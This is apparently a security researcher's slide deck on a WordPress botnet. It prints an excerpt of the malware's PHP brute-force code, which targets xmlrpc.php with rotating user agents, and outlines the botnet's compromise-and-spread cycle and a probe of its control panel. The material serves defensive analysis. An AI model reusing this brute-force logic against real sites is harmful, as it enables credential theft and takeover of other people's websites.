7     if(checkWordsList($_POST['wordsList'],$_POST['path'],$_POST['hash'])){
8         $domainsData = json_decode($_POST['domainsData'], true);
9         foreach($domainsData as $item){
10             $brutePass = createBrutePass($_POST['wordsList'],
11             $item['domain'],$item['login'],$_POST['startPass'],$_POST['endPass']);
12             $request[] =
13             array('id'=>$item['id'],'user'=>$item['login'],'request'=>createFullRequest($item['login'],
14             $brutePass),'domain'=>'http://'.trim(strtolower($item['domain'])).'/xmlrpc.php','brutePass'=>$br
15             utePass);
16         }
17         $ccServerResponse = array();
18         $multiCurl = [];
19         $mh = curl_multi_init();
20         foreach ($request as $i => $id) {
21             $xmlualist = array("Poster", "WordPress", "Windows Live Writer", "wp-iphone", "wp-
22             android", "wp-windowsphone");
23             $xmlual = $xmlualist[array_rand($xmlualist)];
24             $fetchURL = $id['domain'];
```

# Not your typical malware...

1. Compromise WordPress Admin Account
2. Upload Bruteforce script
3. Use Bruteforce script against list of sites
4. Report valid credentials
5. Compromise new sites and repeat






**Login:**

**Password:**

✓ Send

```
mikey $ curl -v
* Rebuilt URL to:
* Trying ...
* TCP_NODELAY set
* Connected to port 80 (#0)
> GET / HTTP/1.1
> Host:
> User-Agent:
> Accept: /*
< HTTP/1.1 302 Found
<
< Server: Apache/2.2.15 (CentOS)
< X-Powered-By: PHP/7.0.32
< Location: /login.php
< Content-Length: 2737
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
  <title>WP XML Brute</title>
```

We published full details on our blog:  
[https://www.wordfence.com/blog/2018/12/  
wordpress-botnet-attacking-wordpress/](https://www.wordfence.com/blog/2018/12/wordpress-botnet-attacking-wordpress/)



**Malware unpacking is sometimes like...**







# Thank you!

Any questions?

*stephen@wordfence.com*  
*stephenreescarter.net*  
*twitter.com/valorin*